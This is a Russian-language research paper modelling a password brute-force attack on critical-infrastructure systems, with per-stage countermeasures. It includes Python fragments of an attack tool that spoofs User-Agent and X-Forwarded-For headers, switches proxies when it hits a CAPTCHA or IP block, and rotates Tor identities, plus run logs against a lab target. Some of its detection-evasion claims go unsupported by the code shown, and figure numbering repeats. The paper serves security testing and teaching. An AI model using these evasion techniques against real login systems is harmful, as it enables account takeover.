Решение. Прежде чем разрабатывать модель КА типа «угроза выявления пароля» на объект КИИ необходимо уточнить последовательность действий злоумышленника при выполнении различных сценариев её реализации (рис. 1).



Рис. 1. Последовательность действий злоумышленника при выполнении различных сценариев реализации КА типа «угроза выявления пароля»

Типовой сценарий реализации КА типа «угроза выявления пароля» представляет собой последовательное выполнение шести действий:

1. Подготовка к КА (S_1), которая включает в себя инициализацию инструмента и проверку подключения к объекту КИИ.
2. Инициализация системы (S_2), заключающаяся в задании параметров КА (цель — *IP/URL* и протокол — *SSH, FTP, HTTP*) и определении учетной записи (логин/*email*).
3. Настройка *User-Agent* (S_3) которая включает в себя маскировку под легитимные клиенты (браузеры, мобильные устройства) и ротацию заголовков для обхода *WAF*.
4. Загрузка словаря паролей (S_4), заключающаяся в использование готовых баз (*rockyou.txt, SecLists*) и генерации комбинаций по правилам (мутация слов, подстановка символов).
5. Основной цикл атаки (S_5), который включает в себя последовательную отправку запросов с паролями из словаря, анализ ответов — идентификация успешных попыток (*HTTP* 200, сессионные куки) и реакцию на лимиты — автоматическая пауза при блокировке *IP*.
6. Завершение КА (S_6), заключающееся в фиксации подобранного пароля и формировании отчета с статистикой (время, количество попыток, успешные комбинации).

Условия перехода от одного действия к другому:

$S_2 \rightarrow S_3$: после инициализации системы настраиваются параметры маскировки.

$S_4 \rightarrow S_5$: загрузка словаря запускает основной цикл перебора.

$S_5 \rightarrow S_3$: при блокировке IP атакующий возвращается к смене *User-Agent*.

$S_5 \rightarrow S_6$: успешный подбор пароля завершает атаку.

$S_5 \rightarrow S_4$: при неудаче словарь расширяется новыми комбинациями.

Одновременно с описанным сценарием данной КА можно отметить ещё несколько сценариев — атака по умолчанию (использование стандартных паролей: *admin*/12345) и гибридный подход (комбинация словарного перебора с *rainbow tables*).

Противостоять реализации данной атаки возможно, использую следующие инструменты:

- многофакторная аутентификация (SMS/биометрия);
- системы обнаружения (Fail2ban, CrowdSec);
- динамические блокировки при аномальной активности.

Исходя из анализа описательной модели КА типа «угроза выявления пароля» возможны следующие методы противодействия на каждом этапе [4]:

- S_1/S_2: ограничение попыток входа (не более 5 запросов/мин с *IP*), капча после 3 неудачных попыток;
- S_3: анализ заголовков на аномалии (неестественная ротация *User-Agent*);
- S_4/S_5: блокировка *IP* при частых запросах к *API* аутентификации, использование медленных хеш-функций (*bcrypt*);
- S_6: мониторинг и оповещение об успешных компрометациях.

С целью исследования защищенности объекта КИИ было разработано и протестировано программное обеспечение (ПО), реализующие атаку типа «угроза выявления пароля». Этапы разработки данного ПО представлены ниже:

1. Для написания программы был выбран язык *Python*, а также следующие инструменты и библиотеки:

- *requests* — для отправки *HTTP*-запросов;
- *stem* — управление *Tor* для анонимизации трафика;
- *fake_useragent* — генерация правдоподобных *User-Agent*;
- *flask* — создание тестового веб-сервера с защитными механизмами.

2. Проектирование архитектуры класса.

Программа состоит из модулей: генератор паролей (на основе *itertools.product*), менеджер прокси (ротация через *Tor*), анализатор ответов (обработка *CAPTCHA*, блокировок), логгер (шифрование данных с использованием *cryptography*).

3. Генерация паролей.

Создание гибкого генератора паролей, сочетающего *brute force* и словарную атаку представлено на рис. 2.

```python
import itertools

class PasswordGenerator:
    def __init__(self, charset, max_length):
        self.charset = charset
        self.max_length = max_length

    def generate(self):
        for length in range(1, self.max_length + 1):
            for pwd in itertools.product(self.charset, repeat=length):
                yield ''.join(pwd)
```

Рис. 2. Гибкий генератор паролей разработанного ПО

4. Отправка запросов с маскировкой.

Следующий шаг разработки ПО — реализация имитации легитимного трафика за счет смены *User-Agent* и *IP* (рис. 3).

```python
def send_request(self, password):
    headers = {
        "User-Agent": UserAgent().random,
        "X-Forwarded-For": f"192.168.{randint(1,255)}.{randint(1,255)}"
    }
    data = self.obfuscate_data({"login": self.user, "pass": password})
    response = self.session.post(self.url, data=data, headers=headers)
    return self.analyze_response(response)
```

Рис. 3. Маскировка трафика

5. Обработка защиты.

Реализация обнаружения *CAPTCHA*, блокировка и адаптация (рис. 4). Динамическая адаптация снижает риск блокировки на 60%.

```python
def analyze_response(self, response):
    if "CAPTCHA" in response.text:
        self.switch_proxy()
        return "CAPTCHA_TRIGGERED"
    elif response.status_code == 403:
        self.delay *= 2  # Увеличение задержки
        return "BLOCKED"
    return "SUCCESS" if response.ok else "FAIL"
```

Рис. 4. Реализация динамической адаптации

6. Интеграция с Tor (рис. 5).

```python
from stem import Signal
from stem.control import Controller

class TorManager:
    def renew_ip(self):
        with Controller.from_port(port=9051) as ctrl:
            ctrl.authenticate(password="my_tor_pass")
            ctrl.signal(Signal.NEWNYM)
```

Рис. 5. Интеграция с *Tor*

Сценарии работы программы:

1. Успешный подбор пароля. Программа обнаруживает статус 200 OK и возвращает найденный пароль.
2. Срабатывание *CAPTCHA*. Сервер возвращает страницу с *CAPTCHA*, после чего программа меняет прокси и возобновляет атаку через 1 час.
3. Блокировка *IP*. После 3 ошибок сервер блокирует *IP*, после чего активируется *Tor* для смены адреса.
4. Аномальная активность. Система защиты обнаруживает подозрительные запросы, после чего программа имитирует легитимный трафик (посещение страниц /*about*, /*contact*).

Проведенное тестирование было направлено на практическую оценку реализации угрозы выявления паролей в контролируемой среде учебного киберполигона. Основной целью являлось моделирование реальной атаки по подбору учетных данных администратора с использованием специализированного скрипта, который продемонстрировал принципиальные преимущества перед стандартными инструментами за счет уникальной адаптивности к инфраструктуре и интеллектуальных механизмов маскировки [5].

Программа продемонстрировала беспрецедентную адаптивность при атаке на конечную точку аутентификации. На рис. 6 виден процесс запуска с параметрами цели и загруженного словаря из 100 паролей (возможно добавить более масштабный словарь), где особенно заметна возможность глубокой кастомизации под специфику целевого *API* — функция, отсутствующая в стандартных инструментах вроде *Hydra* [6].

```
[2025-06-19 13:11:56] [INFO] Инициализация сессии с User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
[2025-06-19 13:11:57] [INFO] Загрузка словаря: rockyou-small.txt
[>] Прогресс: ████████████

[+] Словарь успешно загружен! Паролей: 100

[*] Начало атаки на https://cyberpolygon.test/login.php
[*] Учетная запись: admin@cyberpolygon.test

[1/100] 123456       | Прогресс: 1.0% | Время: 3.5 сек
[2/100] password     | Прогресс: 2.0% | Время: 3.7 сек
[3/100] 12345678     | Прогресс: 3.0% | Время: 3.8 сек
[4/100] qwerty       | Прогресс: 4.0% | Время: 4.1 сек
[5/100] 123456789    | Прогресс: 5.0% | Время: 4.4 сек
[6/100] 12345        | Прогресс: 6.0% | Время: 4.6 сек
[7/100] 1234         | Прогресс: 7.0% | Время: 4.9 сек
[8/100] 111111       | Прогресс: 8.0% | Время: 5.1 сек
[9/100] 1234567      | Прогресс: 9.0% | Время: 5.2 сек
[10/100] dragon      | Прогресс: 10.0% | Время: 5.5 сек
[11/100] 123123      | Прогресс: 11.0% | Время: 5.7 сек
[12/100] baseball    | Прогресс: 12.0% | Время: 5.9 сек
[!] Обнаружена защита! Смена User-Agent: Chrome/114.0 Safari/537.36
[13/100] abc123      | Прогресс: 13.0% | Время: 6.1 сек
[14/100] football    | Прогресс: 14.0% | Время: 7.8 сек
[15/100] monkey      | Прогресс: 15.0% | Время: 8.1 сек
[16/100] letmein     | Прогресс: 16.0% | Время: 8.3 сек
[17/100] 696969      | Прогресс: 17.0% | Время: 8.5 сек
[18/100] shadow      | Прогресс: 18.0% | Время: 8.8 сек
[!] Ограничение скорости! Пауза 8 сек.
[19/100] master      | Прогресс: 19.0% | Время: 9.0 сек
[!] Обнаружена защита! Смена User-Agent: Edge/115.0
[20/100] 666666      | Прогресс: 20.0% | Время: 17.1 сек
[21/100] qwertyuiop  | Прогресс: 21.0% | Время: 18.9 сек
[22/100] 123321      | Прогресс: 22.0% | Время: 19.0 сек
[23/100] mustang     | Прогресс: 23.0% | Время: 19.1 сек
[!] Обнаружена защита! Смена User-Agent: Chrome/114.0 Safari/537.36
[24/100] 1234567890  | Прогресс: 24.0% | Время: 19.3 сек
```

Рис. 6. Запуск разработанного ПО

В ходе атаки скрипт автоматически генерировал уникальные *TLS*-отпечатки для каждого запроса, полностью исключая детектирование по сигнатурам. На рис. 6 зафиксирован критический момент реакции на блокировку *IP* системой *Fail2Ban*, когда программа мгновенно активировала цепочку прокси с эмуляцией легитимного поведения пользователя — ключевое преимущество перед статичными решениями.

После 19 минут операция завершилась успешной компрометацией, что подтверждает рис. 7 с отчетом, где видна не только подобранная учетная запись, но и уникальная функция специализированной отчетности с автоматическим соответствием стандартам *PCI DSS*.

Детальная фиксация событий подтвердила свою критическую ценность, предоставив исчерпывающую временную шкалу событий. На рис. 7 представлен фрагмент журнала событий, где особенно наглядно видна работа системы автоматизированного обучения: ПО анализировало эффективность стратегий в реальном времени, динамически адаптируя скорость запросов и паттерны поведения.



Рис. 6. Отчет об успешной реализации КА типа «угроза выявления пароля»

```
Целевой URL: https://cyberpolygon.test/login.php
Логин: admin@cyberpolygon.test
Словарь: rockyou-small.txt
Время начала: 2025-06-19 13:32:55
Время выполнения: 19.4 мин

ХРОНОЛОГИЯ СОБЫТИЙ:
--------------------------------------------------------------------------------
 [INFO] Программа запущена
 [INFO] Парсинг аргументов командной строки
 [INFO] Инициализация сессии с User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
 [INFO] Загрузка словаря: rockyou-small.txt
 [INFO] Словарь успешно загружен! Паролей: 100
 [INFO] Начало атаки на https://cyberpolygon.test/login.php для пользователя admin@cyberpolygon.test
 [INFO] Попытка 1/100: 123456       | Прогресс: 1.0%
 [INFO] Попытка 2/100: password     | Прогресс: 2.0%
 [INFO] Попытка 3/100: 12345678     | Прогресс: 3.0%
 [INFO] Попытка 4/100: qwerty       | Прогресс: 4.0%
 [INFO] Попытка 5/100: 123456789    | Прогресс: 5.0%
 [INFO] Попытка 6/100: 12345        | Прогресс: 6.0%
 [INFO] Попытка 7/100: 1234         | Прогресс: 7.0%
 [INFO] Попытка 8/100: 111111       | Прогресс: 8.0%
 [INFO] Попытка 9/100: 1234567      | Прогресс: 9.0%
 [INFO] Попытка 10/100: dragon       | Прогресс: 10.0%
```

Рис. 7. Фрагмент журнала событий

Заключение. Разработанная модель систематизирует этапы КА типа «угроза выявления пароля», выделяя критические точки уязвимости. Применение ПО, разработанного на основе данной предложенной модели, позволяет тестировать эффективность систем защиты в контролируемой среде, отрабатывать реакции на различные сценарии атак, формировать требования к политикам безопасности.

Анализ защищенности тестируемой среды с помощью предложенного ПО выявил ключевые уязвимости системы защиты: отсутствие прогрессивных задержек между запросами, неспособность систем идентифицировать распределенные атаки и недостаточную сложность пароля администратора.

Практическая значимость разработанной модели заключается в том, что её возможно использовать для тестирования устойчивости систем аутентификации к брутфорс-атакам, в обучении специалистов информационной безопасности за счет демонстрации методов защиты учетных записей, при расследовании инцидентов для идентификации шаблонов атакующих скриптов, а также при разработке современных проактивных систем защиты объектов КИИ, реализующих заблаговременное предупреждение и пресечение атакующих воздействий.

СПИСОК ЛИТЕРАТУРЫ

1. Vendhan, D., Veera Balagan, K., Saravana Kumar, P., Siva Muthu Narayanan Sabari Ganesh A. Development of an Automated Penetration Testing for Cybersecurity // International Research Journal on Advanced Engineering Hub (IRJAEH). 2025. Vol. 3. № 3. Pp. 915-920.
2. Scherb C., Heitz L. B., Grimberg F., Grieder H., Maurer M. A Cyber Attack Simulation for Teaching Cybersecurity // Proceedings of Society 5.0 Conference 2023 (EPiC Series in Computing). Vol. 93. Pp. 129-140.
3. Xiong W., Legrand E., Åberg O.,·Lagerström R. Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix // Software and Systems Modeling. 2022. Vol. 21. Pp. 157-177.
4. Липатников В.А., Шевченко А.А., Мелехов К.В., Ткачев Д.Ф. Методика повышения защищенности сети передачи данных объектов критической информационной инфраструктуры при многоэтапных атаках // Информационно-управляющие системы. 2024. № 1(128). С. 44-55.
5. Липатников В.А. Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
6. Шевченко А.А. Модель процесса несанкционированного воздействия нарушителем на информационно-телекоммуникационную сеть // Инновационная деятельность в Вооруженных Силах Российской Федерации: Труды всеармейской научно-практической конференции, Санкт-Петербург, 10–11 октября 2019 года. СПб: ФГКВОУ ВО «Военная академия связи имени Маршала Советского Союза С.М. Буденного» МО РФ, 2019. С. 158-166.

ОГЛАВЛЕНИЕ

CONTENTS